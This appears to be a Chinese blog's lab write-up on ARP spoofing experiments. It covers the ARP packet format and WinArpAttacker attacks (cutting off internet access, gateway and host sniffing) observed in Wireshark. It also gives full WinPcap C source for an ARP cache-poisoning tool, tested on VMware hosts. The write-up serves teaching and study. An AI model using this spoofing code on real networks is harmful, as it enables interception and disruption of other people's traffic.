





                        <![CDATA[<h1 id="arp%E6%94%BB%E5%87%BB%E5%AE%9E%E9%AA%8C" tabindex="-1">ARP攻击实验</h1><h2 id="%E7%AE%80%E8%BF%B0" tabindex="-1">简述</h2><p>ARP（<strong>A</strong>ddress <strong>R</strong>esolution <strong>P</strong>rotocol）协议是一个通过解析网络层地址来寻找数据链路层地址的网络传输协定。其报文格式如下：</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/ARP%E6%8A%A5%E6%96%87%E6%A0%BC%E5%BC%8F%E8%AF%A6%E8%A7%A3.gif?x-oss-process=style/water" alt="ARP报文格式详解" /></p><p>其中，每个字段的含义如下。</p><ul><li>硬件类型：指明了发送方想知道的硬件接口类型，以太网的值为 1。</li><li>协议类型：表示要映射的协议地址类型。它的值为 0x0800，表示 IP 地址。</li><li>硬件地址长度和协议长度：分别指出硬件地址和协议的长度，以字节为单位。对于以太网上 IP 地址的ARP请求或应答来说，它们的值分别为 6 和 4。</li><li>操作类型：用来表示这个报文的类型，ARP 请求为 1，ARP 响应为 2，RARP 请求为 3，RARP 响应为 4。</li><li>发送方 MAC 地址：发送方设备的硬件地址。</li><li>发送方 IP 地址：发送方设备的 IP 地址。</li><li>目标 MAC 地址：接收方设备的硬件地址。</li><li>目标 IP 地址：接收方设备的IP地址。</li></ul><h2 id="%E5%AE%9E%E9%AA%8C%E4%B8%80" tabindex="-1">实验一</h2><p>运行 WinArpAttacker、Ettercap，扫描在线主机，对目标主机进行“禁止上网”、“IP 冲突”等攻击，查看目标主机状态，通过 WireShark 等抓包工具，捕获 ARP 欺骗攻击的数据包，分析 ARP 攻击的原理。</p><h3 id="%E7%A6%81%E6%AD%A2%E4%B8%8A%E7%BD%91%E6%94%BB%E5%87%BB" tabindex="-1">禁止上网攻击</h3><ol><li>首先在受害者主机上，使用<code>arp -a</code>查看ARP缓存，并执行<code>ping baidu.com</code>来确认主机能否正常上网。观察到ARP表配置正确，且能ping通正常网站。</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/ea25230a9fb008ff1765518fd35678b2.png?x-oss-process=style/water" alt="ea25230a9fb008ff1765518fd35678b2" /></p><ol start="2"><li>运行<code>WinArpAttacker</code>软件，扫描在线主机后，选定指定主机进行禁止上网攻击。</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/869f7a4048cc47e6754fe433e38826fd.png?x-oss-process=style/water" alt="" /></p><ol start="3"><li>在受害者主机上执行<code>arp -a</code>命令查看ARP缓存表，发现网关对应的MAC配置成<code>01-01-01-01-01-01</code>，抓包内容显示攻击方分别向网关和受害者方发送ARP报文，请网关将受害者主机ip所对应的MAC修改为<code>01-01-01-01-01-01</code>,请求受害者主机将网关ip所对应的MAC修改为<code>01-01-01-01-01-01</code>.</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/eed44c79a3a79d227e73a41f1fda5b5b.png?x-oss-process=style/water" alt="eed44c79a3a79d227e73a41f1fda5b5b" /></p><ol start="4"><li>受害者再次执行<code>ping baidu.com</code>，观察攻击是否其效果。结果观察到<code>baidu.com</code>无法正常连接</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/4cc7f26f55e509459008c8f8660950fd.png?x-oss-process=style/water" alt="4cc7f26f55e509459008c8f8660950fd" /></p><h3 id="%E7%BD%91%E5%85%B3%E7%9B%91%E5%90%AC%E5%AE%9E%E9%AA%8C" tabindex="-1">网关监听实验</h3><ol><li><p>运行<code>WinArpAttacker</code>软件，在在线主机列表中选取待攻击主机，执行监听网关通信攻击。在攻击方主机执行抓包程序，发现攻击方分别向受害方和网关发送一个ARP包</p><ul><li>向网关发送ARP包，将网关ARP表中的受害方MAC地址改成攻击方的MAC地址</li><li>向受害方发送ARP包，将受害方ARP表中的网关MAC地址改成攻击方的MAC地址</li></ul><p>至此，攻击方分别欺骗了受害方和网关。</p></li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/fafeb4a320b9284cc2813eac083a1dee.png?x-oss-process=style/water" alt="fafeb4a320b9284cc2813eac083a1dee" /></p><ol start="2"><li>在受害者方使用<code>WinARPAttacker</code>手动发送ARP包功能，模拟向网关发送ARP包</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/44dbb638c950ed5d4ad6b74b808cfb76.png?x-oss-process=style/water" alt="44dbb638c950ed5d4ad6b74b808cfb76" /></p><ol start="3"><li>在攻击方运行抓包程序，发现已经截获受害方与网关之间的通信</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/9921e9048832618282a241a26ed4932e.png?x-oss-process=style/water" alt="9921e9048832618282a241a26ed4932e" /></p><h3 id="%E4%B8%BB%E6%9C%BA%E6%AC%BA%E9%AA%97%E6%94%BB%E5%87%BB" tabindex="-1">主机欺骗攻击</h3><ol><li><p>攻击方运行<code>WinARPAttacker</code>软件，选择两个受害者主机作为监听对象。并执行监听主机通信攻击。</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/dbaf09bf20e65510f16011fb38ececa2.png?x-oss-process=style/water" alt="dbaf09bf20e65510f16011fb38ececa2" /></p></li><li><p>在受害主机1运行<code>arp -a</code>观察其ARP表</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/a124a713db558a5ff8f01dc5d270ed8e.png?x-oss-process=style/water" alt="a124a713db558a5ff8f01dc5d270ed8e" /></p></li><li><p>与此同时，受害主机1与受害者2发送报文时，在受害者1主机上执行抓包程序。发现发往受害者2的ICMP包虽然目的ip地址是受害者2主机ip，但是MAC地址已经被篡改成Attacker的MAC地址。</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/b0cb87b350085df83d912cabf89e7999.png?x-oss-process=style/water" alt="b0cb87b350085df83d912cabf89e7999" /></p></li><li><p>在攻击方主机上执行抓包程序。捕获受害者之间的通信报文。发现两者之间的通信报文都会先经过受害者主机，这样一来就达到了监听效果。整个过程对于受害者主机来说是完全无感的。</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/a4582f0c817fd990e618bc6c50287b6d.png?x-oss-process=style/water" alt="a4582f0c817fd990e618bc6c50287b6d" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/233e43d618fcfdede19275d662ab56d8.png?x-oss-process=style/water" alt="233e43d618fcfdede19275d662ab56d8" /></p></li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/cfb74d038127e8c98960e4be028b99c2.png?x-oss-process=style/water" alt="cfb74d038127e8c98960e4be028b99c2" /></p><h2 id="arp%E6%AC%BA%E9%AA%97%E6%94%BB%E5%87%BB%E7%BC%96%E7%A8%8B%E5%AE%9E%E9%AA%8C" tabindex="-1">ARP欺骗攻击编程实验</h2><p>实验环境：</p><ul><li><p>使用VMware软件起三个虚拟机，其中一台为攻击方，另外两台为受害者主机，三者连接同一虚拟网络中。三者的网络配置如下：</p><table><thead><tr><th>主机</th><th>MAC</th><th>IP</th></tr></thead><tbody><tr><td>攻击方</td><td>00-0C-29-83-C9-7C</td><td>192.168.44.128</td></tr><tr><td>受害方1</td><td>00-0C-29-24-48-55</td><td>192.168.44.129</td></tr><tr><td>受害方2</td><td>00-0C-29-E2-30-A6</td><td>192.168.44.130</td></tr></tbody></table></li></ul><ol><li>使用Winpcap SDK，编写程序，对指定的目标IP地址进行ARP欺骗攻击</li></ol><pre><code class="language-c">#include &lt;stdlib.h&gt;#include &lt;stdio.h&gt;#include &lt;pcap.h&gt;#include &lt;winsock2.h&gt;#pragma comment(lib,&quot;ws2_32.lib&quot;)#pragma pack(2) #define MAC_LEN 6void buildPacket(u_char packet[]);int selectAdapter(pcap_if_t* targetAdapter);// 以太网帧头typedef struct _eth_header {unsigned char dst_mac[MAC_LEN];unsigned char src_mac[MAC_LEN];unsigned short type;} ETH_HEADER;// arp报文头typedef struct _arp_header {unsigned short hardware_type;unsigned short protocol_type;unsigned char hardware_len;unsigned char protocol_len;unsigned short option;unsigned char src_mac[MAC_LEN];unsigned long src_ip;unsigned char dst_mac[MAC_LEN];unsigned long dst_ip;} ARP_HEADER;;// arp报文typedef _declspec(align(2)) struct _arp_packet {ETH_HEADER eth_hdr;ARP_HEADER arp_hdr;} ARP_PKT;char errbuf[PCAP_ERRBUF_SIZE];u_char* packet1[100];//arp帧包1u_char* packet2[100];//arp帧包2int flood = 10;//发送次数void main(int argc, char **argv){pcap_t* fp;u_char packet[100];int i = 0;// Step1 : select and open adapterpcap_if_t targetAdapter;selectAdapter(&amp;targetAdapter);if ((fp = pcap_open_live(targetAdapter.name,// name of the device65536,// portion of the packet to capture. It doesn&#39;t matter in this case 1,// promiscuous mode (nonzero means promiscuous)1000,// read timeouterrbuf// error buffer)) == NULL){fprintf(stderr, &quot;\nUnable to open the adapter. %s is not supported by WinPcap\n&quot;, argv[1]);return 2;}// step2 : build ARP packetbuildPacket(packet);// step3 : send packetprintf(&quot;please input the flood(num of packet to send):&quot;);scanf_s(&quot;%d&quot;, &amp;flood);for (int i = 0; i &lt; flood; i++){if (pcap_sendpacket(fp,// Adapterpacket1,// buffer with the packet42// size) != 0){fprintf(stderr, &quot;\nError sending the packet: %s\n&quot;, pcap_geterr(fp));return 3;}if (pcap_sendpacket(fp,// Adapterpacket2,// buffer with the packet42// size) != 0){fprintf(stderr, &quot;\nError sending the packet: %s\n&quot;, pcap_geterr(fp));return 3;}Sleep(500);//发送间隔时间100ms}pcap_close(fp);return;}void pktbuild2(ARP_PKT* pkt, int *smac, char *sip, int *dmac, char *dip) {for (int i = 0; i &lt; MAC_LEN; i++) pkt-&gt;arp_hdr.src_mac[i] = smac[i], pkt-&gt;eth_hdr.src_mac[i] = smac[i]; pkt-&gt;arp_hdr.hardware_type = htons(0x1);pkt-&gt;arp_hdr.protocol_type = htons(0x800);pkt-&gt;arp_hdr.hardware_len = 6;pkt-&gt;arp_hdr.protocol_len = 4;pkt-&gt;arp_hdr.option = htons(0x2);for (int i = 0; i &lt; MAC_LEN; i++) pkt-&gt;arp_hdr.dst_mac[i] = dmac[i], pkt-&gt;eth_hdr.dst_mac[i] = dmac[i];pkt-&gt;arp_hdr.dst_ip = inet_addr(dip);pkt-&gt;arp_hdr.src_ip = inet_addr(sip);pkt-&gt;eth_hdr.type = htons(0x0806);}/*用户输入mac地址 */void buildPacket(u_char packet[]) {int self_mac[6];//攻击者自己的mac地址//int victim1_ip[4];//受害者1的ipchar victim1_ip[15];int victim1_mac[6];//受害者1的mac地址//int victim2_ip[4];//受害者2的ipchar victim2_ip[15];int victim2_mac[6];//受害者2的mac地址/* Supposing to be on ethernet, set mac destination to 1:1:1:1:1:1 */printf(&quot;please input self_mac address like aa-aa-aa-aa-aa-aa: &quot;);scanf_s(&quot;%x-%x-%x-%x-%x-%x&quot;, &amp;self_mac[0], &amp;self_mac[1], &amp;self_mac[2], &amp;self_mac[3], &amp;self_mac[4], &amp;self_mac[5]);printf(&quot;please input victim1&#39;s ip like 1.1.1.1: &quot;);//scanf_s(&quot;%d.%d.%d.%d&quot;, &amp;victim1_ip[0], &amp;victim1_ip[1], &amp;victim1_ip[2], &amp;victim1_ip[3]);scanf_s(&quot;%s&quot;, victim1_ip,15);printf(&quot;please input victim1&#39;s mac like aa-aa-aa-aa-aa-aa: &quot;);scanf_s(&quot;%x-%x-%x-%x-%x-%x&quot;, &amp;victim1_mac[0], &amp;victim1_mac[1], &amp;victim1_mac[2], &amp;victim1_mac[3], &amp;victim1_mac[4], &amp;victim1_mac[5]);printf(&quot;please input victim2&#39;s ip like 1.1.1.1: &quot;);//scanf_s(&quot;%d.%d.%d.%d&quot;, &amp;victim2_ip[0], &amp;victim2_ip[1], &amp;victim2_ip[2], &amp;victim2_ip[3]);scanf_s(&quot;%s&quot;, victim2_ip,15);printf(&quot;please input victim2&#39;s mac like aa-aa-aa-aa-aa-aa: &quot;);scanf_s(&quot;%x-%x-%x-%x-%x-%x&quot;, &amp;victim2_mac[0], &amp;victim2_mac[1], &amp;victim2_mac[2], &amp;victim2_mac[3], &amp;victim2_mac[4], &amp;victim2_mac[5]);//pktbuild(&amp;packet1, self_mac, victim1_ip, victim2_mac, victim2_ip);//build a arp-packet at &amp;packet//pktbuild(&amp;packet2, self_mac, victim2_ip, victim1_mac, victim1_ip);//build a arp-packet at &amp;packetpktbuild2(&amp;packet1, self_mac, victim1_ip, victim2_mac, victim2_ip);//build a arp-packet at &amp;packetpktbuild2(&amp;packet2, self_mac, victim2_ip, victim1_mac, victim1_ip);//build a arp-packet at &amp;packet}/*选中特定的适配器*/int selectAdapter(pcap_if_t* targetAdapter) {pcap_if_t* alldevs;//网卡列表pcap_if_t* d;//选中的网卡int i = 0;/*获取设备列表并选定目标设备*/printf(&quot;the arp-attacker starts...\n&quot;);/* 检索设备列表 */if (pcap_findalldevs(&amp;alldevs, errbuf) == -1){fprintf(stderr, &quot;Error in pcap_findalldevs: %s\n&quot;, errbuf);exit(1);}printf(&quot;请在以下网卡中选择一个使用:\n&quot;);/* 打印网卡列表 */for (d = alldevs; d; d = d-&gt;next) {printf(&quot;%d. %s&quot;, ++i, d-&gt;name);if (d-&gt;description) printf(&quot; (%s)\n&quot;, d-&gt;description);else printf(&quot; (No description available)\n&quot;);}if (i == 0){  //没有扫描到网卡printf(&quot;\nNo interfaces found! Make sure WinPcap is installed.\n&quot;);return -1;}int targetAdapterIndex = 0;printf(&quot;Enter the interface number (1-%d) to use: &quot;, i);scanf_s(&quot;%d&quot;, &amp;targetAdapterIndex);/* 检查用户输入是否有效 */if (targetAdapterIndex &lt; 1 || targetAdapterIndex &gt; i) {printf(&quot;\nAdapter number out of range.\n&quot;);/* 释放所有网卡 */pcap_freealldevs(alldevs);return -1;}/* 跳到用户选中的网卡 */for (d = alldevs, i = 0; i &lt; targetAdapterIndex - 1; d = d-&gt;next, i++);*targetAdapter = *d;}</code></pre><ol start="2"><li>在攻击方运行该程序，输入两个受害者的ip地址和mac地址，进行攻击</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/af39b6f5eb755d7c5e60322a7df78e34.png?x-oss-process=style/water" alt="af39b6f5eb755d7c5e60322a7df78e34" /></p><ol start="3"><li>使用<code>wireshark</code>进行抓包，观察此程序每隔0.5秒就发送两个ARP报文。</li></ol><ul><li><code>192.168.44.128</code>向<code>192.168.44.129</code>发送ARP报文，告诉它 <code>192.168.44.130</code>对应的MAC地址是<code>  00-0C-29-83-C9-7C</code></li><li><code>192.168.44.128</code>向<code>192.168.44.130</code>主机发送ARP报文，告诉它 <code>192.168.44.129</code>对应的MAC地址是<code>  00-0C-29-83-C9-7C</code></li></ul><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/a4ae21e26814a55bf648207722b91a10.png?x-oss-process=style/water" alt="a4ae21e26814a55bf648207722b91a10" /></p><ol start="4"><li>在受害者主机192.168.44.129上查看其ARP缓存表，看到``192.168.44.128<code>的MAC已经被修改为</code> 00-0C-29-83-C9-7C`，攻击成功。</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/64860e67a75ddbc28a97907874b8e0ff.png?x-oss-process=style/water" alt="64860e67a75ddbc28a97907874b8e0ff" /></p><ol start="5"><li>可以看到在监听过程中，攻击方可以监听两者互相发送的TCP报文，由此，证明攻击生效。</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/361d97df05b57b2a9d4f4a13af8a3eea.png?x-oss-process=style/water" alt="361d97df05b57b2a9d4f4a13af8a3eea" /></p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[黑苹果折腾记]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/hei-ping-guo-zhe-teng-ji" />
                <id>tag:https://tans.fun,2023-08-09:hei-ping-guo-zhe-teng-ji</id>
                <published>2023-08-09T17:09:48+08:00</published>
                <updated>2025-04-05T11:19:04+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
